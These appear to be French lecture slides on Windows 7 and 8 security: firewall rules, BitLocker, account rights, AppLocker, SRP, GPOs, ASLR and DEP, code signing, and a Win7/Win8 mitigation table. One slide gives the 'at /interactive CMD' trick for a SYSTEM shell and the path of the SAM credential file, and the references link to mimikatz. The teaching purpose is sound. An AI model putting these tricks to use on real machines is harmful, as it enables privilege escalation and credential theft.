✓ Microsoft Office Communicator ...		Privé	Oui	Autoris...	Non
✓ Microsoft Office Communicator ...		Privé	Oui	Autoris...	Non
✓ Microsoft Office Outlook		Dom...	Oui	Autoris...	Non
✓ Office Communicator		Dom...	Oui	Autoris...	Non
✓ Office Communicator		Dom...	Oui	Autoris...	Non
✓ Office Communicator		Public	Oui	Autoris...	Non
✓ Office Communicator		Public	Oui	Autoris...	Non
✓ Opera Internet Browser		Public	Oui	Autoris...	Non
✓ Opera Internet Browser		Public	Oui	Autoris...	Non
✗ Réseau - Demande de cachet te...		Dom...	Oui	Bloquer	Non
✗ Réseau - Demande de masque d...		Dom...	Oui	Bloquer	Non
✗ Réseau - Redirection (ICMPv6 en...		Dom...	Oui	Bloquer	Non
✗ Réseau - Redirection (Trafic entr...		Dom...	Oui	Bloquer	Non
✗ Réseau - Sollicitation de routeur ...		Dom...	Oui	Bloquer	Non
✓ SCCM2007-Remote Assistance-R...		Dom...	Oui	Autoris...	Non
✓ SCCM2007-Remote Assistance-R...		Dom...	Oui	Autoris...	Non
✓ SCCM2007-TCP2701		Dom...	Oui	Autoris...	Non
✓ SCCM2007-TCP2702		Dom...	Oui	Autoris...	Non

Actions

- Règles de trafic entrant
 - Nouvelle règle...
 - Filtrer par profil
 - Filtrer par état
 - Filtrer par groupe
 - Affichage
 - Nouvelle fenêtre
- Actualiser
- Exporter la liste...
- Aide

solutions de chiffrement

- chiffrement « in place »
- effacement sécurisé, chiffrement du swap
- surcharge des fichiers temporaires



- protège contre les attaques par accès physique



storage et sécurité

- Bitlocker
 - chiffrement disque complet ou par bloc
 - options d'utilisation d'un TPM / usb key
 - recovery keys :S
 - Une fois monté : clef en RAM (?)
 - chiffrement des blocks devices (USB)
 - début de la biométrie
- Data recovery

Windows: utilisateurs et droits

- le compte « system » `C:\qxdz8474: at 11:30 /interactive CMD`
- Null Account
- Administrateur, Utilisateur, invité `%systemroot%\system32\config\SAM`
 - Règle ANSSI #2/50 :
 - «règle 2 - Disposer d'un inventaire exhaustif des comptes privilégiés et le maintenir à jour »
 - « règle 30 - Ne pas donner aux utilisateurs de privilèges d'administration. Ne faire aucune exception. »
- /!\ enlever le LM hash
- Les ACLs


[http://msdn.microsoft.com/en-us/library/windows/desktop/aa374872\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/aa374872(v=vs.85).aspx)

Point sur Win7


- 
- The background of the slide features a large, stylized number '7' in a light green color, which is part of the Windows 7 logo. The '7' is positioned on the right side of the slide, with its top curve extending towards the top right corner. The rest of the slide background is a solid, medium green color.
- XP Users?
 - Vista Users?
 - Windows 7 Users?
 - Mac OS X?
 - Linux/Unix?

Windows 7 sécurité utilisateurs

- crypto :
 - Bitlocker, EFS, RMS (intégration avec AD)
- User Account Control
- AppLocker



Windows 7 sécurité utilisateurs




The screenshot shows the Windows 7 Maintenance Center window. The title bar indicates the path: Panneau de configuration > Tous les Panneaux de configuration > Centre de maintenance. The main content area is titled 'Sécurité' and lists several security features with their status and a brief description. A left sidebar contains navigation links for the configuration panel and user account control.

Panneau de configuration > Tous les Panneaux de configuration > Centre de maintenance


Aucun problème n'a été détecté par le Centre de maintenance.

Sécurité

Pare-feu du réseau	Activé
 Le Pare-feu Windows protège activement votre ordinateur. Afficher les logiciels pare-feu installés	
Windows Update	Activé
Windows installera automatiquement les mises à jour dès qu'elles seront disponibles.	
Protection antivirus	Actuellement non surveillé
Activer les messages concernant la protection antivirus	
Protection contre logiciels espions et programmes indésirables	Activé
McAfee VirusScan Enterprise Antispyware Module indique qu'il est activé. Afficher les programmes anti-espion installés	
Paramètres de sécurité Internet	OK
Tous les paramètres de sécurité d'Internet sont réglés à leurs niveaux recommandés.	

Page d'accueil du panneau de configuration

Modifier les paramètres du Centre de maintenance

 Modifier les paramètres du contrôle de compte d'utilisateur

Afficher les messages archivés

Afficher les informations de performances

Windows 7 sécurité utilisateurs

Microsoft

AppLocker

Technical Details

- Simple Rule Structure: Allow, Exception & Deny
- Publisher Rules
 - Product Publisher, Name, Filename & Version
- Multiple Policies
 - Executables, installers, scripts & DLLs
- Rule creation tools & wizard
- Audit only mode
- SKU Availability
 - AppLocker – Enterprise
 - Legacy SRP – Business & Enterprise




SECURITY ENHANCEMENT

Windows 7


Windows 7 sécurité utilisateurs

- Group Policies
 - gpedit.msc (local)

```
gpedit.msc  
/gpobject:"LDAP://CN={31B2F340-016D-  
11D2-945F-  
00C04FB984F9},CN=Politiques,CN=System,DC  
=WingTipToys,DC=com"
```



Windows 7 sécurité utilisateurs



Administration : Sccm

- SCCM
 - pour gérer le parc logiciel
 - administration distante
 - ajoute des rôles « system »
 - accès aux clefs de registre
 - Mode DCM (desired configuration management)

Administration : SRP

- Les règles SRP (software restriction policy) – secpol.msc
- filtrage par :
 - hash
 - certificats
 - chemin
 - clef de registre
 - zones
- dll checking

http://www.nsa.gov/ia/files/os/win2k/Application_Whitelisting_Using_SRP.pdf

Administration : Les group policy objects (GPO)

- rsop.msc
- gpedit.msc (editeur)
- ADMX files

%systemroot%\system32\grouppolicy

%systemroot%\PolicyDefinitions

- <http://support.microsoft.com/kb/816662>

HKEY \LOCAL_MACHINE\SOFTWARE \Policies

- cas pratique :

configuration ordinateur -> parametres Windows -> Options de sécurité

configuration utilisateur -> Modèles administration -> Système ->

- outil SCM pour les générer

Protection mémoire : ASLR et DEP

- Address Space Layout Randomization

“0x73200000 when you boot your machine today, but 0x779b0000 when you boot it tomorrow”

- nécessite compilation en PIE (Position independent code)

- Data Execution Prevention

- DEP par défaut depuis XP SP3
- la section `_data` n'est pas executable

Code signing

- grand public depuis Authenticode sur windows 7
 - on vérifie intégrité
 - on vérifie sa réputation (apparition de smartscreen + réputation par un tiers, initialement sur IE 9)
 - Basé sur un certificat de développeur
 - signature d'exécutables, de msi,
 - signature avec timestamp
- On peut utiliser les GPO pour déployer les certificats sur un parc de machines

Code signing

- Deux modes :
 - Par binaire (Win 7, Win8)
 - Par binaire, avec vérification des pages chargées en mémoire par le loader (iOS 4+, WP8 et W8)
 - ce dernier mécanisme complexifie encore plus l'exploitation

Bonnes pratiques

- Anssi: Guide d'hygiène informatique
- <http://www.ssi.gouv.fr/fr/bonnes-pratiques/recommandations-et-guides/securite-du-poste-de-travail-et-des-serveurs/l-anssi-publie-la-version-finalisee-du-guide-d-hygiene-informatique.html>
- ex «règle 15 - Interdire techniquement la connexion des supports amovibles sauf si cela est strictement nécessaire ; désactiver l'exécution des autoruns depuis de tels supports. »

Bibliographie – Références

▪ Saine lecture :

- http://www.av-comparatives.org/wp-content/uploads/2013/03/avc_fdt_201303_en.pdf (comparaison AV)
- [http://technet.microsoft.com/en-us/library/hh867439\(v=ws.10\).aspx](http://technet.microsoft.com/en-us/library/hh867439(v=ws.10).aspx) (windows 7 RMS)
- http://fr.slideshare.net/narenda/windows-7-security-enhancements?from_search=2 (windows 7 security)
- [http://technet.microsoft.com/en-us/library/cc781159\(v=ws.10\).aspx](http://technet.microsoft.com/en-us/library/cc781159(v=ws.10).aspx) (AD et GPO)
- http://www.bdna.com/site/wp-content/uploads/2012/10/BDNA_Whitepaper_TechAdvisor-SCCM-Patch-Management.pdf (sccm et patch management windows 7)
- <http://esihere.wordpress.com/2011/04/09/backing-up-bitlocker-and-tpm-recovery-information-into-active-directory/> (bitlocker et TPM)
- <http://technet.microsoft.com/en-us/library/bb457006.aspx> (SRP et GPO)
- <http://orabache.developpez.com/articles/gpo/> (fonctionnement des GPO)

Bibliographie – Références

▪Saine lecture :

- [http://www.ssi.gouv.fr/IMG/pdf/2012_05_29 - Guide 1343 -
_Problematique de securite Virtualisation 3 9.pdf](http://www.ssi.gouv.fr/IMG/pdf/2012_05_29_-_Guide_1343_-_Problematique_de_securite_Virtualisation_3_9.pdf) (virtualisation
et risques)

▪Outils :

- <http://technet.microsoft.com/en-us/sysinternals/bb545021.aspx>
Windows internals
- <http://technet.microsoft.com/fr-fr/sysinternals/bb897553.aspx>
(psExec)
- http://fr.slideshare.net/gentilkiwi/mimikatz-ossir?from_search=10
(mimikatz)
- <http://technet.microsoft.com/en-us/security/jj653751>
- (EMET)

comparaison O.S : windows Xp

- Fin support XP : avril 2014
 - limité à IE8
 - très vulnérable aux rootkits
 - Zero day forever : le paradis pour un hacker

comparaison O.S

Threat	Windows 7 mitigation	Windows 8 mitigation
Firmware rootkits replace the firmware with malware.	A small subset of PCs supports Unified Extensible Firmware Interface (UEFI).	All certified PCs must support UEFI.
Bootkits start malware before Windows starts.	Some protection when BitLocker Drive Encryption was implemented with a Trusted Platform Module (TPM).	Secure Boot verifies bootloader integrity, and Measured Boot makes information available that a remote server could use to verify integrity.
Driver rootkits start kernel-level malware while Windows is starting, before antimalware can start.	Windows verifies Microsoft-signed drivers but not non-Microsoft drivers.	Trusted Boot verifies Microsoft drivers, Early Launch Anti-Malware (ELAM) verifies non-Microsoft drivers, and Measured Boot allows a remote server to verify integrity and detect untrusted boot components.
User-level malware exploits a vulnerability in the system or an application and owns the device.	There is some support for Address Space Layout Randomization (ASLR) and Data Execution Prevention (DEP).	Improvements to ASLR, DEP, the heap architecture, and memory-management algorithms reduce the likelihood of vulnerabilities enabling successful exploits.
Users download dangerous software (for example, seemingly legitimate application with an embedded Trojan horse) and run it without knowledge of the risk.	Internet Explorer's SmartScreen Application Reputation feature warns users or blocks the download when they contact potentially malicious software.	The SmartScreen Application Reputation feature has been moved into the core operating system and either warns users or blocks the download when they use any browser to download potentially malicious software.
Malware exploits a vulnerability in a browser add-on.	ASLR and Internet Explorer Protected Mode help to reduce the risk of the attack.	The Windows Store version of Internet Explorer does not run add-ons, eliminating this risk.
A website with malicious code exploits a vulnerability in Internet Explorer to run malware on the client PC.	ASLR and Internet Explorer Protected Mode help to reduce the risk of the attack.	Enhanced Protected Mode (enabled by default in the Windows Store version of Internet Explorer) and improved memory protection further reduce the risk of these attacks.

source : http://technet.microsoft.com/en-us/library/dn283963.aspx#BKMK_Malware

comparaison Versions Windows : windows 8

- Protections au boot :


- (UEFI obligatoire)

- ELAM driver

- à cause de contraintes de performances, simple fonction de blacklisting
 - Possibilité de vérification de signatures par serveur distant


Figure 4

Windows 8 Platform Integrity Architecture



Application (S)

Windows 8



www.buildwindows.com

comparaison Versions Windows : windows 8


- Applications:
 - mécanisme de « capabilities » AppxManifest.xml

Registration

- `<Application>...</Application>`: core of the registration
- `<Capabilities>...</Capabilities>`: What am I allowed to do
- `<Extensions>...</Extensions>`: What can I use

- Appcontainer : une sandbox
 - mécanisme pour isoler les process non trustés
 - implémentée dans le kernel

comparaison Versions Windows : windows 8



Chamber Model (Sandbox)

TBC for the Kernel & Drivers

LPC for apps

- Elevated right for **OS component**
- Standard right are **created ad-hoc** base on capabilities


Capabilities

Expressed in application **manifest**

Disclosed on Marketplace

Defines app's security boundary on phone

comparaison Versions Windows : Windows 8



- SmartScreen : basé sur de la vérification de réputation
 - applicable aux « desktop apps »
- Code Signing (certificats développeurs)
- Windows Store + Windows 8 applications

comparaison Versions Windows : Windows 8

- En plus de windows 7 :
 - Antivirus intégré (Defender)
 - ELAM, Smartscreen, Sandboxing
 - Protections mémoires supplémentaires : sur la HEAP
 - IE 10

Bibliographie – Références

▪Saine lecture :

—

[http://www.researchgate.net/publication/236201638_A_Tour_Beyond_BIOS_into_UEFI_Secure_Boot_\(UEFI\)](http://www.researchgate.net/publication/236201638_A_Tour_Beyond_BIOS_into_UEFI_Secure_Boot_(UEFI))

